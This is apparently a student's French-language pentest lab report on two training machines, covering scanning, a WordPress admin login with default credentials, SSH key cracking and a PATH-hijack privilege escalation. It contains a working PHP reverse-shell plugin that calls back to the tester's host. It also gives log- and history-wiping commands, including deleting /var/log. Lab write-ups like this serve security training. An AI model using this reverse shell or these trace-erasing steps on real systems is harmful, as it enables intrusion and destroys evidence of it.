Emmanuel GRONDIN

Découvrire le pentesting - Rapport

- Sommaire

Emmanuel GRONDIN

Machine 1

Présentation :

Adresse IP : **192.168.1.57** (Disponible sur le terminal de login de la vm !!)


Ports ouverts : nmap -p- 192.168.1.57

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.1.57

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 13:35 EST
Nmap scan report for rt001 (192.168.1.57)
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
993/tcp open  imaps
995/tcp open  pop3s
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Il y’a un service web disponible donc il pourrait s’y cacher des moyens d’envoyer des fichiers scripte :

Emmanuel GRONDIN

Mais la page ouvert en tapant l'adresse ip n'est pas très utile :



Donc il faut vérifier s'il n'y a pas des chemins "cachées" :

```
gobuster dir -u http://192.168.1.57 -w /usr/share/dirb/wordlists/common.txt
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.57 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 284]
/.htaccess           (Status: 403) [Size: 289]
/.htpasswd           (Status: 403) [Size: 289]
/._history           (Status: 200) [Size: 275]
/cgi-bin/            (Status: 403) [Size: 288]
/index               (Status: 200) [Size: 195]
/index.html          (Status: 200) [Size: 195]
/LICENSE             (Status: 200) [Size: 35147]
/hacking             (Status: 200) [Size: 616848]
/robots              (Status: 200) [Size: 37]
/robots.txt          (Status: 200) [Size: 37]
/server-status       (Status: 403) [Size: 293]
/upload              (Status: 301) [Size: 313] [--> http://192.168.1.57/upload/]
/wordpress           (Status: 301) [Size: 316] [--> http://192.168.1.57/wordpress/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Emmanuel GRONDIN

D’après cette cette commande go buster, il y a un chemin assez intéressant qui est /wordpress qui peux on êtres utile pour trouver des indices.

Voici la page de 192.168.1.57/wordpress :

Mais en fouillant dans la pages rien n’est utiles mais quand le code source de cette page est examiner (Ctrl + U) on tombe sur la suite d’un chemin après wordpress :


```
var ajaxurl = '/wordpress/wp-admin/admin-ajax.php';
```

et puis quand la suite du chemin et rechercher une page de login apparait et on demande un nom et un mot de passe :


Emmanuel GRONDIN

On peut donc essayer par chance des logins utiliser souvent sur ce genre de site et directement on trouve comme username : **admin** et mdp : **admin**

Et la nouvelle page s'ouvre sur le dashboard <LE NETICIEN> sur wordpress :



Ce qui peut on aiguiller vers une manière d'exécuter des scriptes depuis cette page et on peut tout de suite aller vers Plugins > installed plugins, puis upload ou directement **modifier un plugins déjà existant** puis à le remettre d'états d'origine dès que les informations seront obtenue ce qui plus rapide que de uploader un fichier zip.



Lors de la modification de l'un des plugins déjà existant on copie et colle l'intérieur dans un bloc note pour le remettre après et le scriptes est en php donc ce qui peut

faire comprendre qu'il ya un système d'interprétation de script php.

Donc le scripts php utiliser pour interpréter un reverse shell sera :

```php
<?php
/*
Plugin Name: Reverse Shell Plugin
Description: Plugin pour obtenir un reverse shell interactif.
*/

// Changez l'adresse IP et le port selon votre configuration
$ip = '192.168.1.203'; // Remplacez par l'IP de votre machine Kali
$port = 2333; // Remplacez par le port que vous écoutez

$sock = fsockopen($ip, $port);
if ($sock) {
    // Utiliser popen pour obtenir un shell
    $descriptorspec = array(
        0 => $sock, // STDIN
        1 => $sock, // STDOUT
        2 => $sock  // STDERR
    );

    $process = proc_open('/bin/sh', $descriptorspec, $pipes);
    if (is_resource($process)) {
        // Garder le processus ouvert
        while (true) {
            sleep(1); // Évite l'utilisation excessive du CPU
        }
        proc_close($process);
    }
}
?>
```

Ce script PHP créer un **reverse shell**. Cela signifie qu'il ouvre une connexion de la machine où il est exécuté (la cible) vers une machine attaquante (souvent configurée avec netcat ou un outil similaire).Cela permet de **prendre le contrôle à distance** de la cible via le shell Linux (/bin/sh).

Emmanuel GRONDIN

Une fois le code mis en place il suffit maintenant de l'activer mais avant on active la lecture de port (ici 2333) avec netcat avec cette commande : nc -lvnp 2333

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 2333
listening on [any] 2333 ...
connect to [192.168.1.203] from (UNKNOWN) [192.168.1.57] 47430
```

Super la connection c'est bien établie mais il n'y a pas de pwd afficher donc pour mieux se retrouver sans en evitant de se perdre :

```
script /dev/null -qc /bin/
```

script lance un sous-shell et redirige la sortie vers **/dev/null** (aucun enregistrement).

-q supprime les messages d'information et **-c** spécifie d'exécuter **/bin/** dans ce shell.

Maintenant le chemin s'affiche et il s'affiche ceci :

```
www-data@rt001:/var/www/wordpress/wp-admin$
```

Mais on ce qui on intéresse c'est de trouver le flag qui s'y cache mais il ne se trouver dans ce répertoire donc il vaut mieux retourner à la racine donc

```
www-data@rt001:/$
```

Ensuite vérifions que le flag ne se trouve dans la racine de www-data :

```
www-data@rt001:/$ ls
bin   etc       lib        mnt   root  selinux  tmp  vmlinuz
boot  home      lost+found  opt   run   srv      usr
dev   initrd.img  media      proc  sbin  sys      var
```

Malheureusement rien ne s'y trouve donc tentons d'aller dans le home puis trouver des users susceptibles de cachées des flags :

```
www-data@rt001:/home$ ls
```

Emmanuel GRONDIN

```
wpadmin
```

On peut trouver un user au nom de wpadmin créé pour gérer un site donc voyons s'il y'a un flag dans son répertoire :

```
www-data@rt001:/home/wpadmin$ ls
flag.txt
www-data@rt001:/home/wpadmin$ cat flag.txt
fd9ab41e47a9ef4f6477a8a000bf404f
```

1er flag (USER) : fd9ab41e47a9ef4f6477a8a000bf404f

Super il y avait bien un flag dans le répertoire wpadmin donc maintenant il on reste un dernier flag a trouver qui est celui du root :

Après de longue recherche il se trouve un fichier wp-config dans /var/www/wordpress qui peut cacher des configuration de mot de passe :

```
www-data@rt001:/var/www/wordpress$ ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config-sample.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config.php         wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
```

Apres avoir vu l'interieur grace à un car du fichier :

```
www-data@rt001:/var/www/wordpress$ cat wp-config.php

/** MySQL database password */
define('DB_PASSWORD', 'MySecurePass!');
```

Il ya un mot de passe de base MySQL qui pourrait aussi être le mot de passe root de la machine donc après essaie depuis un **ssh root@192.168.1.57 :**

```
PS C:\Users\gen97> ssh root@192.168.1.57
root@192.168.1.57's password:
```

Emmanuel GRONDIN

```
Last login: Wed Nov 13 12:39:38 2024 from servopenldap
root@rt001:~#
```

D'après le nmap un service ssh était ouvert donc l'exploiter serait plus rapide car de plus dès qu'une commande pour passer root depuis le reverse shell est lancer la commande ne marche pas :

```
www-data@rt001:/$ sudo -i
[sudo] password for www-data:
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
[sudo] password for www-data:
Sorry, try again.
sudo: 3 incorrect password attempts
```

Donc un ssh était ici plus nécessaire et maintenant essayons de trouver le flag.txt qui se cache dans le répertoire du root de la machine :

```
root@rt001:~# ls
flag.txt  vmware-tools-distrib
root@rt001:~# cat flag.txt
1be7b0f4a6b5074153612c90a0016e13
root@rt001:~#
```

Le flag était plutôt rapide à l'avoir car il était directement a la racine donc il n'y a plus qu'à faire cat et le tour est joué , tous les flag de cette machine on été trouver :

flag user : fd9ab41e47a9ef4f6477a8a000bf404f
flag root : 1be7b0f4a6b5074153612c90a0016e13

Effacer ces traces sur la machine :

Emmanuel GRONDIN

Les journaux à cibler :

Lorsqu'un système est compromis, des traces peuvent apparaître dans :

1. **Fichiers de logs systèmes** :

root@rt001:~# nano /var/log/auth.log (Authentification sur Linux)

root@rt001:~# *nano /var/log/syslog* (journal des événements système).

```
root@rt001:~# nano /var/log/apache2/access.log
root@rt001:~# nano /var/log/apache2/error.log
```

(dans le cas d'une exploitation via WordPress).

donc on supprime de préférence tous les log depuis notre première connexion dans ces fichiers.

2. **Historique des commandes** :
    - Fichiers comme ~/._history.

3. **Fichiers d'accès à WordPress** :
    - Des exploits via des plugins ou thèmes ajoutent souvent des traces dans la base de données WordPress ou les fichiers modifiés donc il vaut mieux les supprimer.

Conclusion machine 1 :

La machine 1 a été compromise via une faille dans WordPress, exploitée grâce à des identifiants par défaut. Cela a permis d'accéder au tableau de bord, d'uploader un plugin malveillant, et d'obtenir un reverse shell. Le premier flag utilisateur (`fd9ab41e47a9ef4f6477a8a000bf404f`) a été trouvé dans le répertoire de **wpadmin**. En récupérant le mot de passe MySQL dans *`wp-config.php`*, un accès root via SSH a été obtenu, révélant le second flag (`1be7b0f4a6b5074153612c90a0016e13`). L'intrusion a été masquée en nettoyant les journaux et les traces. Cette exploitation soulignait de graves failles dans la gestion des mots de passe et la sécurisation des services exposés.

Emmanuel GRONDIN


Machine 2

Présentation :

Adresse IP : **192.168.1.129**

Quand la vm est lancé l'adresse ip utilisée n'est pas la vrai donc pour avoir l'adresse de cette machine il suffit de mettre une carte réseaux sur accès par pont et ensuite lancer wireshark et démarré une capture de trame sur le même réseau donc ici 192.168.1.0 /24 et filtré la capture avec le protocole dhcp :

On peut donc voir que quand la machine est lancé elle demande directement au dhcp d'avoir une adresse ip et il suffit maintenant de voir précisément qu'elle adresse ip le dhcp la lui a offert :



Donc maintenant l'adresse ip de la machine est connue : 192.168.1.129 /24

La première étape est de voir les ports ouvert sur la machine : nmap -p- 192.168.1.129

```
┌──(kali㉿kali)-[~]
```

Emmanuel GRONDIN

```
└─$ nmap -p- 192.168.1.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 09:23 EST
Nmap scan report for rt002 (192.168.1.129)
Host is up (0.0029s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
```

Tout d'abord quand on accède à la page web de la machine il n'y a rien d'intéressant pour l'instant a part que nginx web server est installer :

Mais il faut vérifier s'il n'y a pas de d'autre chemin après cette page d'accueil et donc pour cela il suffit d'utiliser la commande gobuster :

```
gobuster dir -u http://192.168.1.129:31337 -w /usr/share/wordlists/dirb/common.txt
```


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.129:31337 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.129:31337
[+] Method:                  GET
[+] Threads:                 10
```

```
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:          gobuster/3.6
[+] Timeout:             10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/._history       (Status: 200) [Size: 26]
/.rc             (Status: 200) [Size: 3526]
/.profile        (Status: 200) [Size: 675]
/.ssh            (Status: 200) [Size: 43]
/robots.txt      (Status: 200) [Size: 70]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Donc maintenant il suffit d'y accéder aux chemins cachées ici /robots.txt qui a l'aire d'être intéressant grâces à la commande curl pour accéder directement aux chemins listés :

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.1.129:31337/robots.txt
User-agent: *
Disallow: /.rc
Disallow: /.profile
Disallow: /taxes
```


Grâce à la commande curl le reste des chemin caché sont dévoilé comme **/taxe** il suffit d'aller vérifier ce qu'il s'y cache :



En recherchant taxes on trouve tout de suite le premier flag 1 : **{make_america_great_again}**

Maintenant il reste à vérifier les autres chemins cachées comme : /.ssh

Emmanuel GRONDIN




Le répertoire /.ssh contient des fichiers sensibles comme /id_rsa (clé privée SSH) et /authorized_keys, qui peuvent permettre une connexion SSH au serveur cible. Il suffit de télécharger ces fichiers, de les sécuriser avec **chmod 600**, puis de tester une connexion SSH avec la commande **ssh -i id_rsa username@192.168.1.129.**

Donc maintenant il suffit d'essayer de rechercher d'autre fichier caché après le chemin /.ssh comme ‘id_rsa’ en premier :

Quand on recherche sur sur http://192.168.1.129:31337/.ssh/id_rsa

Cela fait télécharger un fichier tenu par un mot de passe :



Il doit forcément cachées un flag ou une information important pour la suite :

Emmanuel GRONDIN

```
┌──(kali㉿kali)-[~]
└─$ ssh2john Downloads/id_rsa > Downloads/id_rsa_hash.txt
```


Cette commande convertit le fichier de clé privée SSH **id_rsa** en un format lisible par l'outil **John the Ripper** pour l'attaque par force brute, et sauvegarde le hash résultant dans le fichier **id_rsa_hash.txt**.

```
┌──(kali㉿kali)-[~]
└─$ john Downloads/id_rsa_hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
starwars         (Downloads/id_rsa)
1g 0:00:00:00 DONE 2/3 (2024-11-26 11:29) 8.333g/s 204400p/s 204400c/s 204400C/s
sniper..sunrise
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Cette commande utilise **John the Ripper** pour tenter de cracker la clé privée en utilisant un mot de passe stocké dans le fichier **id_rsa_hash.txt**, en appliquant une attaque par dictionnaire avec des règles de mots de passe (par exemple, **/usr/share/john/password.lst**).

Et cela a bien fonctionné en trouvant ici le mot de passe **starwars.**

Maintenant que le mot de passe pour accéder au service ssh semble être trouver il faut maintenant trouver l'utilisateur qui peut se trouver dans **authorized_keys :**



Emmanuel GRONDIN

Un utilisateur à été peut être trouver qui se nomme : **simon@covfefe**

Maintenant que les informations suffisantes ont été trouvées pour accéder au service ssh il suffit d'y entrer :

Lors de la tentative de connexion SSH, le message d'erreur indique que les permissions du fichier de clé privée sont trop ouvertes, ce qui empêche SSH de l'utiliser correctement. Voici l'erreur :

```
Permissions 0664 for '/home/kali/Downloads/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
```

Solution :

1. Modifier les permissions du fichier de clé privée

Les fichiers de clé privée doivent avoir des permissions strictes pour assurer la sécurité. Pour cela, on utilise la commande chmod afin de rendre le fichier lisible et accessible uniquement par son propriétaire.

Commandes à exécuter :

```
chmod 600 /home/kali/Downloads/id_rsa
```

Cette commande applique les permissions 600 au fichier id_rsa, ce qui signifie :

- Le propriétaire (toi) peut lire et écrire dans le fichier.
- Personne d'autre (même les autres utilisateurs) ne peut accéder au fichier.

2. Réessayer la connexion SSH

Une fois que les permissions du fichier ont été corrigées, tu peux essayer à nouveau de te connecter via SSH en utilisant la clé privée décryptée.

Commande à exécuter :

```
┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/Downloads/id_rsa simon@192.168.1.129
```

```
Enter passphrase for key '/home/kali/Downloads/id_rsa':
Linux rt002 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 27 02:46:47 2024 from 192.168.1.203
simon@rt002:~$
```

C'est bon l'accès au service ssh à été résolu maintenant il reste à trouver la flag à l'intérieur :

Trouver le fichier flag.txt : On recherche un fichier spécifique sur le système.

```
simon@rt002:~$ find / -name "flag.txt" 2>/dev/null
/root/flag.txt
```

Accéder au répertoire /root : On navigue dans le répertoire de l'utilisateur root pour y trouver des informations ou des fichiers protégés.

```
simon@rt002:~$ cd /root
simon@rt002:/root$ cat flag.txt
cat: flag.txt: Permission denied
```

L'acces au fichier flag.txt de est bloquer mais il y a un autre fichier a l'intérieur qui est **read_message.c** qui serait une piste pour pourvoir ouvrir le flag.txt

```
simon@rt002:/root$ ls
flag.txt  read_message.c
```

Lire le fichier read_message.c : Une fois dans le bon répertoire, on affiche le contenu d'un fichier source C, probablement pour y trouver des informations utiles.

```
simon@rt002:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

Emmanuel GRONDIN

```
// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this
violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }

}
```

Et ce qui on donne le flag 2 : {use_the_source_luke}

Créer un script shell : On crée un script qui affiche le contenu de flag.txt dans un fichier temporaire.

```
simon@rt002:~$ echo '#!/bin/sh' > /tmp/message
```

echo '#!/bin/sh' : Cette commande crée un fichier script avec une ligne d'entête qui indique que le fichier est un script shell. Cela permet au système d'exécuter le script avec l'interpréteur shell (**/bin/sh**).

> /tmp/message : Cela redirige la sortie de la commande **echo** vers un fichier nommé **/tmp/message**. Si ce fichier existe déjà, il sera écrasé.

Ajouter une commande pour afficher le contenu de flag.txt dans le fichier /tmp/message

```
simon@rt002:~$ echo 'cat /root/flag.txt >> /tmp/message' >> /tmp/message
```

Emmanuel GRONDIN

---

echo 'cat /root/flag.txt >> /tmp/message' : Cette commande ajoute une nouvelle ligne au fichier **/tmp/message**. La ligne ajoute une commande **cat /root/flag.txt** qui lira le fichier **flag.txt** situé dans **/root** et ajoutera son contenu au fichier **/tmp/message**.

>> /tmp/message : Cette redirection ajoute la ligne au fichier sans écraser son contenu existant.

Rendre le script exécutable : On permet au système d'exécuter ce fichier.

```
simon@rt002:~$ chmod +x /tmp/message
```

chmod +x /tmp/message : Cela rend le fichier /tmp/message exécutable. En ajoutant le flag **+x**, on permet au système d'exécuter ce fichier comme un script.

Ajouter /tmp au PATH : On modifie l'environnement pour permettre l'exécution du script depuis **/tmp**.

```
simon@rt002:~$ PATH=/tmp:$PATH
```

PATH=/tmp:$PATH : Cela ajoute le répertoire **/tmp** au début de la variable d'environnement **PATH**. Cela permet au système de trouver et exécuter des programmes (comme **/tmp/message**) qui sont situés dans ce répertoire.

Vérifier le contenu du fichier /tmp/message :

Exécute la commande suivante pour afficher le contenu du fichier /tmp/message et vérifier si tout est correct :

```
simon@rt002:~$ cat /tmp/message
#!/bin/sh
cat /root/flag.txt >> /tmp/message
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```

Super maintenant on trouver le flag 3 qui est {das_bof_meister}

Emmanuel GRONDIN

Effacer le traces laissées sur la machine 2 :

1. Effacer l'historique des commandes shell

L'une des premières choses qu'il faut faire est de supprimer l'historique des commandes que exécutées, afin qu'elles ne soient pas visibles dans les fichiers d'historique de la session shell.

Effacer l'historique de la session en cours

`history -c` : Cette commande efface l'historique de la session en cours.

Effacer le fichier d'historique

Les commandes sont souvent enregistrées dans un fichier d'historique, comme `~/._history`. il faut supprimer ou vider ce fichier pour effacer les traces persistantes.

Vider le fichier d'historique :

```
> ~/._history
```

Supprimer le fichier d'historique :

```
rm ~/._history
```

2. Effacer les fichiers temporaires

Les fichiers temporaires sont souvent laissés après l'exécution de commandes. Il est utile de les effacer pour ne pas laisser de traces.

Vider le répertoire /tmp

Les fichiers temporaires sont souvent créés dans le répertoire /tmp. Pour supprimer les fichiers dans ce répertoire :

Effacer les fichiers dans */tmp* :

```
rm -rf /tmp/*
```

Effacer les fichiers de cache et logs

Certains programmes laissent des traces dans des fichiers de logs ou des caches. il faut vider certains répertoires courants :

Vider le répertoire de logs (par exemple /var/log ou /root/._history).

```
rm -rf /var/log/*
```

3. Effacer les traces de connexion SSH

Les informations relatives aux connexions SSH sont généralement enregistrées dans des fichiers comme /var/log/auth.log ou ~/.ssh/authorized_keys. Pour les supprimer, il faut :

Supprimer les fichiers de logs SSH :

```
rm -rf /var/log/auth.log
```

Effacer les clés SSH dans ~/.ssh/authorized_keys :

```
rm ~/.ssh/authorized_keys
```

4. Effacer les fichiers temporaires du système

Tu peux aussi vider le cache système et les journaux pour t'assurer que tout est propre.

Vider les journaux du système (si tu es root) :

```
echo > /var/log/syslog
echo > /var/log/messages
```

5. Effacer les commandes exécutées avec cat ou cron

Si tu as exécuté des commandes à l'aide de at ou de cron, il est bon de les effacer également.

6. Détruire les fichiers avec shred

Pour s'assurer qu'un fichier soit bien effacé et irrécupérable, la commande shred plusieurs fois les données du fichier avant de le supprimer.

- **Effacer un fichier de manière sécurisée** :

```
shred -u /path/to/file
```

Conclusion machine 2 :

